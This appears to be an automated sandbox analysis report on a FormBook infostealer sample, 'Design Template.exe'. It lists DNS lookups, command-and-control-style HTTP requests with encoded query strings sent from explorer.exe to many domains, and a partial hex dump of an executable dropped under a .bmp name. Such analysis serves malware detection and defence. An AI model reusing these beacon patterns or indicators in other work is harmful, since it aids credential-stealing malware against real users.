Apr 12, 2021 14:43:23.328795910 CEST	8.8.8.8	192.168.2.7	0xd51e	No error (0)	gz01.bch.baidu-itm.com		14.215.190.65	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:28.919328928 CEST	8.8.8.8	192.168.2.7	0xb9cb	No error (0)	www.bestflowersandgifts.com	bestflowersandgifts.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:43:28.919328928 CEST	8.8.8.8	192.168.2.7	0xb9cb	No error (0)	bestflowersandgifts.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:34.814937115 CEST	8.8.8.8	192.168.2.7	0xc823	Server failure (2)	www.mirgran.com	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:39.904122114 CEST	8.8.8.8	192.168.2.7	0x135d	No error (0)	www.sci-mfg.com	sci-mfg.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:43:39.904122114 CEST	8.8.8.8	192.168.2.7	0x135d	No error (0)	sci-mfg.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:45.153116941 CEST	8.8.8.8	192.168.2.7	0xf5a2	No error (0)	www.yashasvsaluja.com	yashasvsaluja.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:43:45.153116941 CEST	8.8.8.8	192.168.2.7	0xf5a2	No error (0)	yashasvsaluja.com		192.0.78.25	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:45.153116941 CEST	8.8.8.8	192.168.2.7	0xf5a2	No error (0)	yashasvsaluja.com		192.0.78.24	A (IP address)	IN (0x0001)
Apr 12, 2021 14:43:50.325995922 CEST	8.8.8.8	192.168.2.7	0xcc30	No error (0)	www.sexichef.com	sexichef.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 14:43:50.325995922 CEST	8.8.8.8	192.168.2.7	0xcc30	No error (0)	sexichef.com		34.102.136.180	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 14:43:55.720928907 CEST	8.8.8.8	192.168.2.7	0x5ffc	No error (0)	www.realunitystudio.com		204.11.56.48	A (IP address)	IN (0x0001)
Apr 12, 2021 14:44:01.439821959 CEST	8.8.8.8	192.168.2.7	0xbe57	Name error (3)	www.modomo.amsterdam	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.zq2003.com
- www.betralifcannabis.com
- www.2elden.com
- www.landreclaim.com
- www.rememberingedward.info
- www.chuanyangwenhua.com
- www.bestflowersandgifts.com
- www.sci-mfg.com
- www.sexichef.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49705	47.105.113.141	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:42:39.589682102 CEST	1341	OUT	GET /ma3c/?_h0PX=Gz+aoBPIJMIekXk3JsVdGsrVgmXfAgzKyy9hyMbSTriZHiVLNZmhNLWpckAwWma5tVpoOvHwTA==&nflpdH=xVJtBJipx HTTP/1.1 Host: www.zq2003.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:42:40.012196064 CEST	1342	IN	HTTP/1.1 404 Not Found Date: Mon, 12 Apr 2021 12:42:39 GMT Server: Apache/2.4.46 (Win32) OpenSSL/1.1.1g mod_fcgid/2.3.9a Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49712	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:42:55.833060026 CEST	1619	OUT	GET /ma3c/?nflpdH=xVJtBJipx&_h0PX=Va4Ksj86yCgOFLNPhm+pHKG99OfqBZ9kfeFppHGmoUJffb1lK9bId45lnDO36EhwcfHg23q4hQ== HTTP/1.1 Host: www.betralifcannabis.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:42:55.970349073 CEST	1626	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 12:42:55 GMT Content-Type: text/html Content-Length: 275 ETag: "607068c2-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49724	156.226.160.56	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:43:06.316806078 CEST	7243	OUT	GET /ma3c/?nflpdH=xVJtBJipx&_h0PX=dtjU+FMvo+K0Hy2rJYJ4DlSiBEZivW2cseEeC9QykUoFZ//bqj3e3OnwJH2q0JCt3Y48Pt7erw== HTTP/1.1 Host: www.2elden.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:43:09.141789913 CEST	7244	IN	HTTP/1.1 302 Moved Temporarily Date: Mon, 12 Apr 2021 12:43:06 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: PHPSESSID=r893585h6frffsmmhi15aetfq1; path=/ Upgrade: h2 Connection: Upgrade, close Location: / Content-Length: 0 Content-Type: text/html; charset=gbk

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49725	198.50.252.64	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:43:12.049977064 CEST	7245	OUT	GET /ma3c/?_h0PX=7OYBgr9QTbWzQEqxE5F2WSPs+5f12FdEeOVATof0xMsEqgRBEzo+rxwtbbYEgcdUMYm0l9yvIw==&nflpdH=xVJtBJipx HTTP/1.1 Host: www.landreclaim.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:43:12.192271948 CEST	7246	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 12:43:12 GMT Server: Apache Cache-Control: no-cache, must-revalidate Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 64 37 33 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 09 3c 74 69 74 6c 65 3e 44 6f 6d 61 69 6e 20 70 61 72 6b 65 64 20 62 79 20 4f 6e 6c 79 44 6f 6d 61 69 6e 73 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 09 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6d 61 78 63 64 6e 2e 62 6f 6f 74 73 74 72 61 70 63 64 6e 2e 63 6f 6d 2f 62 6f 6f 74 73 74 72 61 70 2f 33 2e 33 2e 37 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 22 20 69 6e 74 65 67 72 69 74 79 3d 22 73 68 61 33 38 34 2d 42 56 59 69 69 53 49 46 65 4b 31 64 47 6d 4a 52 41 6b 79 63 75 48 41 48 52 67 33 32 4f 6d 55 63 77 77 37 6f 6e 33 52 59 64 67 34 56 61 2b 50 6d 53 54 73 7a 2f 4b 36 38 76 62 64 45 6a 68 34 75 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 61 6e 6f 6e 79 6d 6f 75 73 22 3e 0a 09 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6d 61 78 63 64 6e 2e 62 6f 6f 74 73 74 72 61 70 63 64 6e 2e 63 6f 6d 2f 66 6f 6e 74 2d 61 77 65 73 6f 6d 65 2f 34 2e 37 2e 30 2f 63 73 73 2f 66 6f 6e 74 2d 61 77 65 73 6f 6d 65 2e 6d 69 6e 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 69 6e 74 65 67 72 69 74 79 3d 22 73 68 61 33 38 34 2d 77 76 66 58 70 71 70 5a 5a 56 51 47 4b 36 54 41 68 35 50 56 6c 47 4f 66 51 4e 48 53 6f 44 32 78 62 45 2b 51 6b 50 78 43 41 46 6c 4e 45 65 76 6f 45 48 33 53 6c 30 73 69 62 56 63 4f 51 56 6e 4e 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 61 6e 6f 6e 79 6d 6f 75 73 22 3e 0a 09 3c 73 74 79 6c 65 3e 0a 09 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 3b 20 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 7d 0a 09 2a 3a 3a 61 66 74 65 72 2c 20 2a 3a 3a 62 65 66 6f 72 65 20 7b 20 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 20 7d 0a 09 61 2c 20 61 3a 6c 69 6e 6b 2c 20 61 3a 76 69 73 69 74 65 64 20 7b 20 63 6f 6c 6f 72 3a 20 23 46 46 35 38 35 30 3b 20 7d 0a 0a 09 68 74 6d 6c 2c 20 62 6f 64 79 20 7b 68 65 69 67 68 74 3a 31 30 30 25 3b 77 69 64 74 68 3a 31 30 30 25 3b 20 6f 76 65 72 66 6c 6f 77 2d 78 3a 20 68 69 64 64 65 6e 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 49 6e 74 65 72 2c 20 41 72 69 61 6c 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b Data Ascii: 1d73<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><title>Domain parked by OnlyDomains</title><meta name="description" content=""><meta name="keywords" content=""><meta name="viewport" content="width=device-width, initial-scale=1.0"><link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous"><link href="https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css" rel="stylesheet" integrity="sha384-wvfXpqpZZVQGK6TAh5PVlGOfQNHSoD2xbE+QkPxCAFlNEevoEH3Sl0sibVcOQVnN" crossorigin="anonymous"><style>* {margin:0;padding:0; box-sizing: border-box;}*::after, *::before { box-sizing: border-box; }a, a:link, a:visited { color: #FF5850; }html, body {height:100%;width:100%; overflow-x: hidden;font-family: Inter, Arial, sans-serif; font-size: 16px;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.7	49726	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:43:17.353806019 CEST	7254	OUT	GET /ma3c/?nflpdH=xVJtBJipx&_h0PX=RuFpatm7w3m/GHk8xUv8fbdHxofOzIP3Dox3D+RGa/EJfN2FdDJ31PqXCKFVKmmG9jkHvetkoA== HTTP/1.1 Host: www.rememberingedward.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:43:17.404323101 CEST	7254	IN	HTTP/1.1 302 Found Connection: close Pragma: no-cache cache-control: no-cache Location: /ma3c/?nflpdH=xVJtBJipx&_h0PX=RuFpatm7w3m/GHk8xUv8fbdHxofOzIP3Dox3D+RGa/EJfN2FdDJ31PqXCKFVKmmG9jkHvetkoA==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.7	49727	14.215.190.65	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:43:23.581275940 CEST	7255	OUT	GET /ma3c/?_h0PX=2MgTmInwKAFXORySzOhWikkJNLfSb5eys+c5OewZSV9pJ7GqMjdkEgpEBVTJsJvFnWJ8QAWSFg==&nflpdH=xVJtBJipx HTTP/1.1 Host: www.chuanyangwenhua.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:43:23.831491947 CEST	7255	IN	HTTP/1.1 404 Not Found Server: openresty Date: Mon, 12 Apr 2021 12:43:23 GMT Content-Type: text/html Content-Length: 146 Connection: close Set-Cookie: BAEID=FDD9965F60D324C96ADED23F19A33FCC; expires=Tue, 12-Apr-22 12:43:23 GMT; max-age=31536000; path=/; version=1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>
Apr 12, 2021 14:43:24.032521963 CEST	7256	IN	HTTP/1.1 404 Not Found Server: openresty Date: Mon, 12 Apr 2021 12:43:23 GMT Content-Type: text/html Content-Length: 146 Connection: close Set-Cookie: BAEID=FDD9965F60D324C96ADED23F19A33FCC; expires=Tue, 12-Apr-22 12:43:23 GMT; max-age=31536000; path=/; version=1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.7	49728	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:43:28.962619066 CEST	7257	OUT	GET /ma3c/?nflpdH=xVJtBJipx&_h0PX=IYnhIGwcQmbdxEO5DsUkvq5x/f/PoDEr3kEuTATZH4q1+Xg6K+Y8FVJqSC6GxdnWJvbcnap46w== HTTP/1.1 Host: www.bestflowersandgifts.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:43:29.099579096 CEST	7258	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 12:43:29 GMT Content-Type: text/html Content-Length: 275 ETag: "60704793-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.7	49733	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:43:39.946073055 CEST	7302	OUT	GET /ma3c/?nflpdH=xVJtBJipx&_h0PX=6w2wX9052gwDzHc+6ODPhIZFPdBQiC5v+fUP1qbbipTXUM2PhMECBJTSXWpwe4MsJEjxMxxOZQ== HTTP/1.1 Host: www.sci-mfg.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:43:40.083059072 CEST	7303	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 12:43:40 GMT Content-Type: text/html Content-Length: 275 ETag: "607068c2-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.7	49736	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:43:50.370038033 CEST	7318	OUT	GET /ma3c/?nflpdH=xVJtBJipx&_h0PX=zjRNxAcCRCg7Q4faxm7O9/wlBfqcu26Ht8wCsETVdMApM4UO++TRNwkGPLPsxzY/h5O+ZiCdmw== HTTP/1.1 Host: www.sexichef.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:43:50.506458044 CEST	7319	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 12:43:50 GMT Content-Type: text/html Content-Length: 275 ETag: "60737c38-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Design Template.exe PID: 3260 Parent PID: 5660

General

Start time:	14:41:27
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\Design Template.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Design Template.exe'
Imagebase:	0x400000
File size:	479232 bytes
MD5 hash:	56D56566623A2BC942141B56F9DD3DA5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.280097303.0000000000613000.00000004.00000020.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.280097303.0000000000613000.00000004.00000020.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.280097303.0000000000613000.00000004.00000020.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user~1\AppData\Local\Temp\Liebert.bmp	synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	434259	NtCreateFile

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Liebert.bmp	0	164864	4d 5a 45 52 e8 00 00 00 00 58 83 e8 09 8b c8 83 c0 3c 8b 00 03 c1 83 c0 28 03 08 ff e1 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 7d 66 3f 1b 39 07 51 48 39 07 51 48 39 07 51 48 22 9a fa 48 75 07 51 48 22 9a cf 48 3a 07 51 48 22 9a cc 48 38 07 51 48 52 69 63 68 39 07 51 48 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 01 00 97 e9 22 3c 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 72 02 00 00 00 00 00 00 00 00 a0 d0 01 00 00 10 00 00 00 90 02 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00	MZER.....X.....<.....(..... ....!..L.!This program cannot be run in DOS mode.... $.....}f?.9.QH9.QH9.QH".. Hu. QH"..H:.QH"..H8.QHRich9. QH.....PE..L....." <..... ...r.....@.	success or wait	1	435739	NtWriteFile

Analysis Process: Design Template.exe PID: 6300 Parent PID: 3260

General

Start time:	14:41:46
